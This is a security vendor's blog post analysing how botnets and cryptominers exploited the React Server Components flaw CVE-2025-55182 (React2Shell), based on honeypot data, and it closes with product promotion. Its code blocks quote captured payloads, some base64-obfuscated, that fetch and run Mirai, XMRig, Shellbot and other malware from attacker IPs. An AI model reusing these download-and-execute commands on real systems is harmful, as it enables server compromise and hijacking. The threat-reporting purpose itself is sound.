

CVE-2025-55182: Initial Analysis of React2Shell Exploitations

 bitsight.com/blog/cve-2025-55182-analysis-of-react2shell-exploitations

December 18, 2025




Written by [João Godinho](#)
Principal Research Scientist

CVE-2025-55182: First Days of React2Shell Exploitations

Tags:

[Bitsight Research](#)



On December 3rd [Lachlan Davidson](#) disclosed an unauthenticated remote code execution vulnerability in React Server Components (RSC) that exploits how [React.js](#) (and [Next.js](#)) decodes payloads sent to React Server Function endpoints. On December 4th we started observing fingerprinting attempts for these vulnerabilities and on December 5th we started observing exploitation attempts. React.js is used by [66% of the global digital supply, in the top 0.06% of all technologies](#).

It took less than 48h for threat actors to start exploiting this RCE vulnerability, and based on [Groma](#) observations and findings, we estimate over 50% of exposed instances to be vulnerable, making it critical to address this vulnerability to mitigate exploitations.




Figure 1. Timeline of React2Shell disclosure and exploitation.

These vulnerabilities have been identified as [CVE-2025-55182](#) and [CVE-2025-66478](#), although the latter has been rejected as a duplicate of the former. In this blog post we'll share our observations of the exploitations of this RCE vulnerability, that include:

- Over 68k requests related to React2Shell across our honeypots
- 65 Unique IPs fingerprinting or exploiting React2Shell
- 60 Unique RCE payloads
- InfectedSlurs, Rondo and Outlaw botnets exploiting React2Shell

- 3 different mining botnets
- 3 different Mirai payloads

Observations

From the time React2Shell was disclosed up until December 9th our honeypots had over 68k requests that were directly related to the React2Shell vulnerability. Of these 68k requests, 66k (97%) were attempting to exploit the RCE and of those, less than 5k (7%) contain actual malicious code (i.e. were exfiltrating information and/or fetching other payloads).

Of all the nearly 5k payloads, there were only 42 unique different exploits being used, showing the intensive enumeration by threat actors against IPs and ports. We observed these payloads being run against 60 different ports, with the top 5 being: 3000, 3001, 3002, 80 and 8080.

InfectedSlurs Botnet

This botnet was first described in 2023 by [Akamai](#) and the operators quickly started exploiting React2Shell with TTPs identical to what have been previously reported. They drop both Mirai and XMRig and we've observed the following two payloads:

```
process.mainModule.require('child_process').exec('cd
/dev/shm;rm -rf poop;busybox wget
http://89.144.31[.]18/poop;./poop &');

var
res=process.mainModule.require('child_process').execSync('(cd
/dev;busybox wget http://89.144.31[.]18/nuts/x86;chmod 777
x86;./x86 reactOnMynuts;busybox wget -q http://89.144.31[.]18/nuts/bolts
-O-|sh)', {'timeout':120000}).toString().trim();;throw
Object.assign(new Error('NEXT_REDIRECT'), {digest:`${res}`});
```

We observed payloads between December 5th and December 9th with some minor variations. The domains (shown in IoCs) associated with the Mirai sample pre-date the React2Shell vulnerability, and the associated IPs have been used in other domains as well.

If we look at the associated mining pool [wallet](#), we can see it's been active before React2Shell, but the highest hashrate matches the period when we observed the React2Shell payloads, with numbers indicating a profit of around \$200 per day. Currently the mining pool is inactive, but we cannot confirm if they've changed their wallet, since they're using [XMRig Proxy](#).

We've observed this threat sending the exploit to 46 different ports, with the majority of exploits using port 3000 and 80, and their attempts accounted for 23% of our observations.

Rondo

This botnet is known for using a [large number of exploits](#) and they were quick on adding React2Shell to their arsenal. Our first observation of their payload (shown below) was on December 6th and as of the writing of this post they're still actively running this exploit almost exclusively, which is an interesting change of methodology from the threat actors. They went from dozens of different exploits to running a single exploit only.

```
process.mainModule.require('child_process').execSync('wget
-q0- http://41.231.37[.]153/rondo.aqu.sh|busybox wget -q0-
http://41.231.37[.]153/rondo.aqu.sh|curl -s
http://41.231.37[.]153/rondo.aqu.sh)|sh&');
```

These threat actors were exploiting this threat against only 5 ports (3000, 8080, 80, 3001 and 3002) but we observed nearly 21k exploitation attempts, which accounts for nearly 31% of our React2Shell observations.

Outlaw

One interesting find in our observations was the presence of exploits from the Outlaw botnet. This botnet has been known since [2018](#), and uses IRC as its communication channel. We observed exploitations by this botnet starting on December 6th and they're still ongoing with the payload shown below:

```
var
res=process.mainModule.require('child_process').execSync('echo
KHdnZXQgLXFPIc0gMjMuMTMyLjE2NC4xNTUvbm90cm9vdGVyLnBsFHxjdXJsIC
1zIDIzLjEzMi4xNjQuMTU1L25vdHJvb3Rlci5wbHx8d2dhdcAtCU8gLSAyMy4x
MzIuMTY0LjE1NS9ub3Ryb290ZXIucGx8fGNhdWwgLXMgMjMuMTMyLjE2NC4xNT
Uvbm90cm9vdGVyLnBsKXxwZXJsCg==|base64
-d|bash').toString().trim();;throw Object.assign(new
Error('NEXT_REDIRECT'),{digest:
`NEXT_REDIRECT;push;/login?a=${res};307;`});
```

Even though we observed payloads with slightly different base64 strings, the content was always identical with the main purpose of fetching a script from another IP and running it:

```
(wget -q0 - 23.132.164[.]155/notrootter.pl|curl -s
23.132.164[.]155/notrootter.pl|wget -q0 -
23.132.164[.]155/notrootter.pl|caul -s
23.132.164[.]155/notrootter.pl)|perl
```

```
(wget -q0 - 144.31.5[.]11/bk.sh|curl -s
193.56.28[.]202/bk.sh|wget -q0 - 144.31.5[.]11/bk.sh|caul -s
193.56.28[.]202/bk.sh)|bash
```

Their infection chain contains obfuscated bash and perl scripts that dynamically decode and decrypt themselves with the purpose of dropping Shellbot (IRC bot for C2), cleaning other malware and dropping [Global Socket](#) to allow direct connection by the threat actors to the infected machine. An example of how they're obfuscating the script is shown below in Fig. 2, where a Perl script contains a single line readable code and multiple seemingly random bytes. The deobfuscation process is simply a matter of removing all newlines and carriage returns, replacing spaces by 0 and tabs by 1, and decoding the binary result, which returns another Perl script.




Figure 2. Perl obfuscated script.

The threat actors go through some effort of hiding the entire infection chain, not only through obfuscation and encryption, but also by using the IRC bot for further enumeration and deployment of further payloads. Although this threat is known for deploying a crypto miner, we weren't able to reach the miner phase.

It's worth noting that many of the IPs we've observed scanning and exploiting React2Shell appear to be residential IPs, potentially from other compromised machines.

Mining

One of the common, if not the most common, abuses for exposed services is the deployment of crypto mining software. For threat actors this is a low effort vector that can provide some profit if enough services are compromised. The biggest problem for threat actors here are other threat actors, which consequently makes threat actors compete against each other for compromised machines, going to the effort of removing other mining software and even patching vulnerabilities to prevent further compromises.

React2Shell exploits are no exception to this kind of abuse and consequently the higher variety of payloads we saw related to crypto mining, which we'll briefly cover in this section.

One of the clusters we observed followed the pattern shown below, which were exploiting between December 6th and December 8th always from the same IP. We've identified this cluster to be associated with RustoBot, which was first described in April 2025 by [Fortinet](#).

```
return
process.mainModule.require('child_process').execSync('cd /tmp;
wget http://gfxnick.emerald.usbx[.]me/bot; chmod 777 bot;
./bot || cd /tmp; curl -O
http://gfxnick.emerald.usbx[.]me/bot; chmod 777 bot; ./bot
');//

return
process.mainModule.require('child_process').execSync('cd /tmp;
wget http://176.117.107[.]158/bot; chmod 777 bot; ./bot || cd
/tmp; curl -O http://176.117.107[.]158/bot; chmod 777 bot;
./bot ');//

return process.mainModule.require('child_process').execSync('cd /tmp;
wget https://f003.backblazeb2[.]com/file/mova12/98201-1-8/bot;
chmod 777 bot; ./bot || cd /tmp; curl -O
https://f003.backblazeb2[.]com/file/mova12/98201-1-8/bot;
chmod 777 bot; ./bot ');//

return
process.mainModule.require('child_process').execSync('cd /tmp;
wget http://176.117.107[.]154/bot; chmod 777 bot; ./bot || cd
/tmp; curl -O http://176.117.107[.]154/bot; chmod 777 bot;
./bot ');//

return
process.mainModule.require('child_process').execSync('rm -rf
/tmp;cd /tmp; wget http://176.117.107[.]158/bot; chmod 777
bot; ./bot || cd /tmp; curl -O http://176.117.107[.]158/bot;
chmod 777 bot; ./bot');//

return
process.mainModule.require('child_process').execSync('cd /tmp;rm -rf *;cd
/tmp;wget http://176.117.107.158/r.sh; chmod
777 r.sh; sh r.sh || cd /var/tmp; curl -O
http://176.117.107.158/r.sh; chmod 777 r.sh; sh r.sh');//
```

Another cluster we've observed was sending the following payloads between December 7th and December 8th:

```
process.mainModule.require('child_process').execSync('curl -s
-L
https://raw.githubusercontent.com/C3Pool/xmrig_setup/master/
setup_c3pool_miner.sh | bash -s
87LAcEgsDk5FmhGarZJrenG4NDAhXD3EQDneyZkRMnit6gqCryMe8oE3CJPBR17tGQFvdEWaNW3rWgJRFTcEBGjmEX
f3XSo');

process.mainModule.require('child_process').execSync('kill -f
watcher; export HOME=/tmp; curl -s -L
http://31.56.27[.]97/scripts/4thepool_miner.sh | bash -s');
```

We've grouped these payloads based on the source IP address and payload content, and we saw 2 different IPs as part of this cluster. One of the addresses associated with this cluster showed, at the time of writing, over 200 active workers, but a low hash rate that would be yielding around 5USD/day. Based on the used infrastructure for this cluster we believe this is also a known mining cluster.

Another example of a mining cluster we've observed was sending payloads between December 6th and December 9th with a base64 encoded payload that would drop a XMRig miner:

```
const cp = process.mainModule.require('child_process');const
result = cp.execSync('echo
KGN1cmwgLWsgaHR0cDovLzU5LjcuMjE3LjI0NT03MDcwL2Muc2h8fHdnZXQgLS1uby1jaGVjay1jZXJ0awZpY2F0ZS
AtcSATy0gaHR0cDovLzU5LjcuMjE3LjI0NT03MDcwL2Muc2gpPj4vdmFyL3RtcC81LnNo|base64 -d|sh', {
  timeout:
5000 }).toString().trim();const err = new
Error('NEXT_REDIRECT');err.digest = result;throw err;
```

Mirai

Besides mining, a very common malicious software that is observed scanning and exploiting internet connected devices is Mirai or some variant of it. Given that Mirai source code is available for anyone to compile their own version of it, we grouped all our Mirai observations in this section, as we did not fully analyzed each sample to understand if they were sharing the same C2 or not. We've observed exploits dropping Mirai from December 6th to December 9th.

```
process.mainModule.require('child_process').execSync('cd
/tmp; rm x86; wget http://213.209.143[.]115/x86; chmod 777 x86;
./x86 nextjs');

var
res=process.mainModule.require('child_process').execSync('cd
/tmp && (wget -q http://158.94.209[.]210/bins/UnHAnaAW.x86 -O
.systemd || curl -s http://158.94.209[.]210/bins/UnHAnaAW.x86
-o .systemd) && chmod +x .systemd && ./systemd x86_64 && rm
-f .systemd').toString().trim();;throw Object.assign(new
Error('NEXT_REDIRECT'),{digest:
`NEXT_REDIRECT;push;/login?a=${res};307;`});
```

Indicators of Compromise

The IoCs for our observations are available [here](#).

Conclusion

Our observations showed how quick threat actors are at capitalizing vulnerabilities, especially when it relates to unauthenticated remote code execution for such a widespread component like React.js and Next.js. While some threats are limited in consequences, like all the mining exploitations we've seen that focus on trying to make some quick profit out of vulnerable services, others like InfectedSlurs, Rondo, and Outlaw are more concerning, given they use implants that allow malicious actors to control the vulnerable service, leading to potential data exfiltration. Our observations are just a subset of what threat actors are doing with this vulnerability, and the reader shouldn't assume these are all the ongoing exploitations.

React2Shell is a perfect example of today's reality. Major security events move fast, and organizations need intelligence that can keep up. Bitsight detected this vulnerability at scale within the first seventy-two hours of disclosure, giving customers early awareness of which assets were exposed and how quickly attackers were attempting to exploit them. That speed matters when threat actors begin scanning and compromising systems within hours.

Bitsight delivers visibility across your entire digital footprint, from cloud workloads to on-premises infrastructure, across your supply chain, and even into criminal underground activity. [Bitsight Threat Intelligence \(TI\)](#) and [Third-Party Risk Management \(TPRM\)](#) help organizations:

- Identify internet-facing assets or vendors using affected Next.js versions or server-side React implementations that rely on the vulnerable RSC protocol.
- Prioritize remediation based on the criticality of the upstream RSC vulnerability
- Monitor frameworks and dependencies for high-severity vulnerabilities
- Provide continuous insight into technology exposure across your third-party ecosystem

WHITE PAPER

**A Global View of the CISA KEV Catalog:
Prevalence and Remediation**

Download now